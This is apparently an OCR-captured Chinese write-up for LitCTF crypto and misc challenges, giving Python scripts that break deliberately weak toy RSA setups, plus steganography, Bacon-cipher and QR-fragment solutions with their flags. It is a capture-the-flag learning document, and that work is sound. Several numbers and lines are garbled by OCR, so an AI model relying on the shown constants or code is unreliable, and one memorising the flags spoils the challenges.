44288849287382794258995726139660634084566552240064677123231687244456801352
```

```
806020466418128048569725946621835084210387275198784224086716399694899672782
25810630964777385967911053901,
    6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,
    5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
    1748234508408435343229319253644625402817707176509451594647354284826288
72733873596723536024660921016104902383430713229087252534027311711345585069
02602559218236136213836394091344888485199593721774089378899985524315304938
39856756914185531673290249084408278489645057787655359507244021027375565961
47100358352893226531236640328888417694855632416767539556222595608886357171
52518766747103339188134802157197985964287360374414644503897354365351421339
77551778467378533427938402690627170065561491269748888688911598444983102702
26166520803744796553789541896975938768444883492045330348490855980295275218
2953165141625674023904414158,
    8335009241673468873253675068463589266426701056401774737990647304778993
56060565534735163141663076957752242478360315309818260952299096818853519439
78123869240768098477911565685043521965799704478676065171355315658024493736
39411293098029825159629692422202058452950834073234658264013415977347155192
72016541868378473586364336816405496013851991229218692834551892265677707550
16164088028332137591052746202282016954728937610544377899766926571701114131
89445894590722931833376629118468092175170858255694444972297979072766528207
05645592441429493098828525318640360538372745440197331803222397879641299122
2953728595468797201373820622,
    5976772453334984518311442738240004799220403662435440872185530863193424
23303736795292590224317523477103593969581330715496753050394108164593453868
82679208259670777262080025758995753712226959013463613074130043512818696552
29087644917183767240951265807406293078230174759543645470570834782744332808
97971614235442938922860559248527143877802646898524973003015993263797960051
47915935242639310365547652132971959228372369628423811318408681151874595777
02023810124989825582700575011520568245435377833934768593346195065831458857
44045470401391112781601103762506387615928317416016269084839511454956830820
5531592017492613772445173774,
    2592096170752339320228130021844417612973457256681578113748894014567730
1500180714145402663962373623882683655757546713176923316428191765157386415468883815905581966232659296756935108128028157735278704173240867754374892767863985119564774915890766313799183822643494869775607043330683224121234927784433937849569120283272329925062133702698267726766476110289877762860808534908418378979933698726408092899895404351120467426588884267042526333225633614428884928738279425899572613966063408456655224006467712323168724445680135206516083568786556327254251063402560313085281588777279587841504361160957887
599185074427210634974640016 72,
4131770773429810821823163632937589536242962691709507369421081281449408783O
53501411788401393678728544046717174276163188490192907848885620428973844906
```

```
41317707734298108218231636329375895362429626917095073694210812814494087830
53501411788401393678728544046717174276163188490192907848885620428973844906
19598223887253332742578610991693774354004659986626126181156815197736251824
56433449001773543437767201553703283209697249003117284877232666946456539017
19439716608895733010038877664554334246218848309115044136982423542706144322
94290255341946188064601878124466330576733880681418041895030747397679118380
28579099128625845793341901127,
    1158531838931008228963453843692872926076190775495473198948365438425116
```

Python

```python
from Crypto.Util.number import long_to_bytes, GCD, inverse
from math import gcd

# 给定的RSA参数
n1 = 63306931765261881888912008095340470978772999620205174857271016152744820165330787864800482852578992473814976781143226630412780924144266471891939661312715157811674817013479316983665960087664430205713509995750877665395721635625035356901765881750073584848176491668327836527294900831898083545883834181689919776769
n2 = 73890412251808619164803968217212494551414786402702497903464017254263780569629065810640215252722102084753519255771619560056118922616964068426636691565703046691711267156442562144139650728482437040380743352597966331370286795249123105338283013032779352474246753386108510685224781299865560425114568893879804036573
c1 = 11273036722994861938281568979042367628277071611591846129102291159440871997302324919023708593105900105417528793646809809850626919594099479505740175853342947734943586940152981298688146019253712344529086852083823837309492466840942593843720630113494974454498664328412122979195932862028821524725158358036734514252
c2 = 42478690444030101869094906005321968598060849172551382502632480617775125215522908666432583017311390935937075283150967678500354031213909256982757457592610576392121713817693171520657833496635639026791597219755461854281419207606460025156812307819350960182028395013278964809309982264879773316952047848608898562420
e = 65537

# 计算p
p = gcd(n1, n2)

# 计算q1和q2
q1 = n1 // p
q2 = n2 // p

# 计算φ(n1)和φ(n2)
phi_n1 = (p - 1) * (q1 - 1)
phi_n2 = (p - 1) * (q2 - 1)

# 计算d1和d2
d1 = inverse(e, phi_n1)
d2 = inverse(e, phi_n2)

# 解密c1和c2
m1 = pow(c1, d1, n1)
m2 = pow(c2, d2, n2)
```

```

# 确保解密结果一致（应为同一个明文）
assert m1 == m2

# 将明文转换为字节
flag = long_to_bytes(m1)

print("Decrypted flag:", flag)
#LitCTF{c0mmunity_w1th_two_ciphert3xt}
```


CRT

利用中国剩余定理来求解明文m

```python
from Crypto.Util.number import long_to_bytes
import gmpy2

# 给定值
e = 10
n_list = [
    16284549467215459860410219597024063610473673936290355100056351270928590364613988243842136274404316005691228851657707321037165033870804113001550943722154728825877813376691406849932899693973387282799799300076386870984605589385666352824740622229871992727011987847056429850720207816048044538068625281977059392365698031140268787802886018698622326103590834314940280191560618753408741810842189500991556860816195814550884416201667771827582907240044216817705876129993030771943110090291383205720587816820335839616491257078918258839986942101986011761809815192713499542329037877195448381127272183807358011340669666067708631770629
]
c_list = [
    644471004204038587358576160407417490938643306027967868486894032686145771114614076076527690366372762614045209015175209880518279715723521182568975220993976451106760236390912778371250746699463366097164369672789316408520079193370191810477580463635224092686607896863852671881543817329521589324466628227730589108339783619357530316049670209743367574983963078106666377633552745384690084183804939047320711873053569717432670155045869610477526046503868585690544254566603491357805849009447674789480061139157433156989123228768899846183291164697221164452100037658563026884070301188916984245139290761779580443049
]

# 使用中国剩余定理（CRT）来找到 x
x = c_list[0]  # 因为只有一个模数和一个密文

# 计算 x 的指数 e 的整数根
m = gmpy2.iroot(x, e)[0]

# 将整数转换为字节以获得原始消息
message = long_to_bytes(m)

# 打印消息
print(message)
#LitCTF{CRT_i5_s0_e4sy!!!}
```

男人，什么罐头我说！

cyberchef一把梭，用magic倒推



Magic

Depth 3 □ Intensive mode □ Extensive language support

Crib (known plaintext string or regex)

☑ Auto Bake

Input

```
00001010 00110000 00110001 00110000 00110001 00110001 00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110000 00110001 00110001
00110000 00110000 00100000 00110001 00110000 00110001 00110000 00110000 00100000 00110000 00110000 00110001 00110001 00110001 00100000 00110000
00110000 00110000 00110000 00110000 00100000 00110001 00110000 00110000 00110001 00110000 00100000 00110000 00110000 00110000 00110001 00110000
00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110000 00110001 00110001 00110000 00110000 00100000 00110000 00110001 00110000
00110001 00110000 00100000 00110001 00110000 00110000 00110000 00110001 00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110001
00110000 00110001 00110001 00110000
```

755 1

Output

Recipe (click to load)	Result snippet	Properties

From_Binary('Space')
Bacon_Cipher_Decode('Complete','0/1',false)
	LAMUHASCAMKRAW	Valid UTF8
		Entropy: 3.09

From_Binary('Space')
Bacon_Cipher_Decode('Standard (I=J and U=V)','0/1',false)
	MANWHATCANLSAY	Valid UTF8
		Entropy: 3.09

From_Binary('Space')	␊01011 00000 01100 10100 00111 00000 10010 00010 00000 01100 01010 10001 00000 10110	Matching ops: Bacon Cipher Decode Valid UTF8 Entropy: 1.46

From_Binary('Space')
Bacon_Cipher_Decode('Complete','0/1',true)
	U?TLY?N??TVO?J	Valid UTF8
		Entropy: 2.84

From_Binary('Space')
Bacon_Cipher_Decode('Standard (I=J and U=V)','0/1',true)
	W?UM??O??UXP?K	Valid UTF8
		Entropy: 2.56

	00001010 00110000 00110001 00110000 00110001 00110001 00100000 00110000 00110000 00110000 001100...	Matching ops: From Base64, From Binary, From Hexdump Valid UTF8 Entropy: 1.24

0 1

Polynomial

通过附件解方程算出p,q,r，然后正常RSA

Python

```python
from Crypto.Util.number import *
from sympy import *
from gmpy2 import *

# Given polynomials
Polynomial1 = 58154360680755769340954893572401748667033313354117942223258370092578635555451803701875246040822675770820625484823955325325376503299610647282074512182673844099014723538935840345806279326671621834884174315042653272845859393720044076731894387316020043030549656441366838837625687203481896972821231596403741150142
Polynomial2 = 171692903673150731426296312524549271861303258108708311216496913475394189393793697817800098242049692305164782587880637516028827647505093628717337292578359337044168928317124830023051015272429945829345733688929892412065424786481363731277240073380880692592385413767327833405744609781605297684139130460468105300760
Polynomial3 = 97986346322515909710602796387982657630408165005623501811821116195049269186902123564611531712164389221482586560334051304898550068155631792198375385506099765648724724155022839470830188199666501947166597094066238209936082936786792764398576045555400742489416583987159603174056183635543796238419852007348207068832
c = 690029769225186609779381701643778761457138553080920444396078012690121613426213828722870549564971078807093600149349998980667982840018011505754141625901220546541212773327617562979660059608220851878701195162259632365509731746682263484332327620436394912873346114451271145412882158989824703847237437871480757404551113620810392782422053869083938928788602100916785471462523020232714027448069442708638323048761035121752395570167604059421559260760645061567883338223699900

# Given values for p, q, and r
p = 7625900647186256736313352208336189136024613525845451962194744676052072325262646533642163553090015734584960267587813894745414843037111074258730819958397631
q = 13103163880267648221851617296336865295731278851373488569182099549824826973560296247802058712197255433671825570972129891122274435889696663320490806634737981
r = 9898805297737495640281149403465681435952383402115255751446422784763742395898034378399391604085137196351802539935697155137226495010184322468562791581344399

# Compute modulus n
n = p * q * r

# Compute Euler's totient function
phi = (p - 1) * (q - 1) * (r - 1)
```

```python

# Compute the private exponent d
e = 65537
d = inverse(e, phi)

# Decrypt the ciphertext
m = pow(c, d, n)

# Convert the decrypted message to bytes
flag = long_to_bytes(m)
print(flag)
#LitCTF{P0lynomi4l_i5_inter3st1ng}
```

Polynomial_plus

与Polynomial差不多，先解方程得到k，然后代入算出p,q进行RSA

```python
n = 343424787688946710828788193478518340184635630498236346907606509763011890082198311173501834898393322176325060349656021994088578448585570427399686920253145504431065451412326430233084073651599248661762036671841142048573051549474182586297565046285161375600990596119448538118327240405957845178956427810835797220204485242640945891970398041508724313442375608608662117158013
c = 300097152084696274516003269451037367405899874736667089358316145472977115856239312841307278390995620995063953407731245808077915106161525019835875978698148238617148929170257141762407514139479267867121064342168993486529889088067645866930029787500052390195406519896658384623575160091828173111087120708969655686251340535134778177193882787257773427670338018428731395437974

from sympy import *
from Crypto.Util.number import *

k = var('k')
p = k**10 + 22*k**8 + 53*k**6 - 22*k**4 - 39*k**2 + 114514
q = k**9 + 10*k**7 - 13*k**6 - 2*k**4 + 111*k**2 + 1919810
r = solve([p*q-n],[k])
print(r)
```

```python
n = 343424787688946710828788193478518340184635630498236346907606509763011890082198311173501834898393322176325060349656021994088578448585570427399686920253145504431065451412326430233084073651599248661762036671841142048573051549474182586297565046285161375600990596119448538118327240405957845178956427810835797220204485242640945891970398041508724313442375608608662117158013
c = 300097152084696274516003269451037367405899874736667089358316145472977115856239312841307278390995620995063953407731245808077915106161525019835875978698148238617148929170257141762407514139479267867121064342168993483652988908806764586693002978750005239019540651989665838462357516009182817311108712070896965568625134053513477817719388278725777342767033801842873139543797

from sympy import *
from Crypto.Util.number import *

k = 173271837490889743 21

p = k**10 + 22*k**8 + 53*k**6 - 22*k**4 - 39*k**2 + 114514
q = k**9 + 10*k**7 - 13*k**6 - 2*k**4 + 111*k**2 + 1919810

phi = (p-1)*(q-1)
d = inverse(65537, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
#LitCTF{Th1s_i5_a_trick_for_s0lving_polynomi4l}
```

little_fermat

费马小定理，可以参考博客解出：https://blog.csdn.net/jayq1/article/details/131931855

```python
from Crypto.Util.number import *
from libnum import *
import gmpy2

n = 122719648746679660211272134136414102389555796575857405114496972248651220892565781331814993584484991300852578490929023084395318478514528533234617759712503439058334479192297581245539902950267201362675602085964421659147977335779128546965068649265419736053467523009673037723382969371523663674759921589944204926693
c = 109215817118156917306151535199288935588358410885541150319309172366532983941498151858496142368333375769194040807735053625645757204569614999883828047720427480384683375435683833780686557341909400842874816853528007258975117265789241663068590445878241153205106444357554372566670436865722966668420239234530554168928

p = 11077890085511755979659110327492351475443062778113645284455542893506768080495929351346530156720969755021338935044545256776544338408890311881437358607694219
q = 11077890085511755979659110327492351475443062778113645284455542893506768080495929351346530156720969755021338935044545256776544338408890311881437358607693647

a = p - 1
phi = (p - 1) * (q - 1)

e = 65537

d = inverse(e, phi)

m = pow(c, d, n)

m1 = m ^ (p - 1)
m2 = m ^ (q - 1)

print(long_to_bytes(m1))
print(long_to_bytes(m2))
#LitCTF{Y0u_know_littl3_ferm4t_th3ory}
```

真·EasyRSA

先正常RSA得到hint值，仔细观察hint位数发现和q相似

Python

```python
from Crypto.Util.number import *
import libnum
import gmpy2

# 已知值
c1 = 789950974645056928331752213361104446917067207846422018743187925768866383707958776652414335032423220484622209418502611039292206363672583752236293138803147578192882338778710499033310612611829326035366902164724604248694980537871478931797333027054306451819838258846457918161060805469371787218984607763922497075601
c2 = 378470175718106542891559792727604218046107089054964616403554382126650637150269024734716834023493331800492871856299046828128542198115778399113807708130321 9
n = 111880903302112599361822243412777826052651261464069603671228695119729911614927471127031113870129416452329155262786735889603893196627646342615137280714187446627292465966881136599942375394018828846001863354234047074224843640145067337664994314496776439054625605421747689126816804916163793264559188427704647589521
e = 65537

# 计算p
p = gmpy2.iroot(n, 4)[0]

# 计算phi(n)
phi_n = p**4-p**3

# 计算d
d = libnum.invmod(e, phi_n)
print(f"d = {d}")

# 解密密文
m = pow(c1, d, n)
print(m)

# 将解密后的长整数转换回消息
message = long_to_bytes(m)

print(libnum.n2s(int(m)).decode())
#LitCTF{HeRe_1s_Weak_F1aG}hahahaha_____hint_is_934923324570192551412945025555554895826615623462621623422116055629962173524 49
```


猜测n2是p和hint的乘积，进行RSA

```python
from Crypto.Util.number import *
import libnum
import gmpy2

c1 = 78995097464505692833175221336110444691706720784642201874318792576886638370795877665241433503242322048462220941850261103929220636367258375223629313880314757819288233877871049903331061261182932603536690216472460424869498053787147893179733302705430645181983825884645791816106080546937178721898460776392249707560
c2 = 3784701757181065428915597927276042180461070890549646164035543821266506371502690247347168340234933318004928718562990468281285421981157783991138077081303219
n = 111880903302112599361822243412777826052651261464069603671228695119729911614927471127031113870129416452329155262786735889603893196627646342615137280714187446627292465966881136599942375394018828846001863354234047074224843640145067337664994314496776439054625605421747689126816804916163793264559188427704647589521
e = 65537

#计算p
p = gmpy2.iroot(n,4)[0]
hint = 93492332457019255141294502555555489582661562346262162342211605562996217352449

phi_n = (p - 1) * (hint - 1)

#求逆元
d=libnum.invmod(e, phi_n)
m=pow(c2, d, p*hint)
print(long_to_bytes(m))
#LitCTF{R1ght_Answ3r!}
```

misc

涐贪恋和伱、甾—⑺dé每兮每秒

lsb隐写



Extract Preview

```
4c69744354467b65 386637623236372d  LitCTF{e 8f7b267-
396334352d346330 652d396431652d31  9c45-4c0 e-9d1e-1
3366633562636239 6264367d07000000  3fc5bcb9 bd6}....
e07e07007fc0e001 c71c0e3fffffff00  .~..□... ...?....
000000000ffffff ffffffe380071f81  ........ ........
f81f81f81f81f8e0 7e07000000007e00  ........ ~.....~.
ffffff00000007e 00007e00007e0000  .......~ ..~..~..
0000ff81ffffffff 1c0e00e001c71ffe  ........ ........
38007e00fc003f1f 8000ff80001c7000  8.~...?. ......p.
1c7e001c7ff80000 000000003f007ff  .~..□... ........
```

Bit Planes

Alpha □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 □ 0

Red □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Green □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Blue □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Preview Settings

Include Hex Dump In Preview ☑

Order settings

Extract By ● Row ○ Column

Bit Order ○ MSB First ● LSB First

Bit Plane Order


● RGB ○ GRB

○ RBG ○ BRG

○ GBR ○ BGR

盯帧珍珠

jpg改gif，拆分每帧



今天


1.png PNG 文件 391 KB
2.png PNG 文件 406 KB
3.png PNG 文件 420 KB
4.png PNG 文件 414 KB
5.png PNG 文件 410 KB
6.png PNG 文件 406 KB
7.png PNG 文件 28.2 KB
8.png PNG 文件 394 KB
9.png PNG 文件 310 KB
10.png PNG 文件 416 KB
11.png PNG 文件 405 KB
12.png PNG 文件 399 KB
13.png PNG 文件 371 KB
14.png PNG 文件 397 KB
15.png PNG 文件 413 KB
16.png PNG 文件 387 KB
17.png PNG 文件 404 KB
18.png PNG 文件 414 KB
19.png PNG 文件 352 KB
20.png PNG 文件 417 KB
21.png PNG 文件 11.9 KB
22.png PNG 文件 414 KB
23.png PNG 文件 405 KB
24.png PNG 文件 387 KB
25.png PNG 文件 399 KB
26.png PNG 文件 420 KB
27.png PNG 文件 400 KB
28.png PNG 文件 409 KB
29.png PNG 文件 413 KB
30.png PNG 文件 393 KB
31.png PNG 文件 23.3 KB
32.png PNG 文件 421 KB
33.png PNG 文件 400 KB
34.png PNG 文件 394 KB
35.png PNG 文件 412 KB
36.png PNG 文件 403 KB
37.png PNG 文件 411 KB
38.png PNG 文件 387 KB
39.png PNG 文件 400 KB
40.png PNG 文件 413 KB
41.png PNG 文件 398 KB
42.png PNG 文件 420 KB
43.png PNG 文件 385 KB
44.png PNG 文件 375 KB
45.png PNG 文件 404 KB
46.png PNG 文件 405 KB
47.png PNG 文件 412 KB
48.png PNG 文件 395 KB
49.png PNG 文件 399 KB
50.png PNG 文件 418 KB
51.png PNG 文件 368 KB
52.png PNG 文件 404 KB
53.png PNG 文件 417 KB
54.png PNG 文件 406 KB
55.png PNG 文件 14.2 KB
56.png PNG 文件 395 KB
57.png PNG 文件 393 KB
58.png PNG 文件 405 KB
59.png PNG 文件 415 KB
60.png PNG 文件 400 KB
61.png PNG 文件 406 KB
62.png PNG 文件 353 KB
0.png PNG 文件 400 KB

图片拼起来得到flag

LitCTF{You_ _are_really _staring_at _frames!}

你说得对，但__


给的二维码是假的，扫了启动原神。binwalk得到二维码碎片，拼起来得到正确的二维码，扫码得到flag



单击止

页

单




纠错等级 H(30%)
掩码 Auto
版本 Auto
□ Auto
尺寸 4

已解码数据 1:

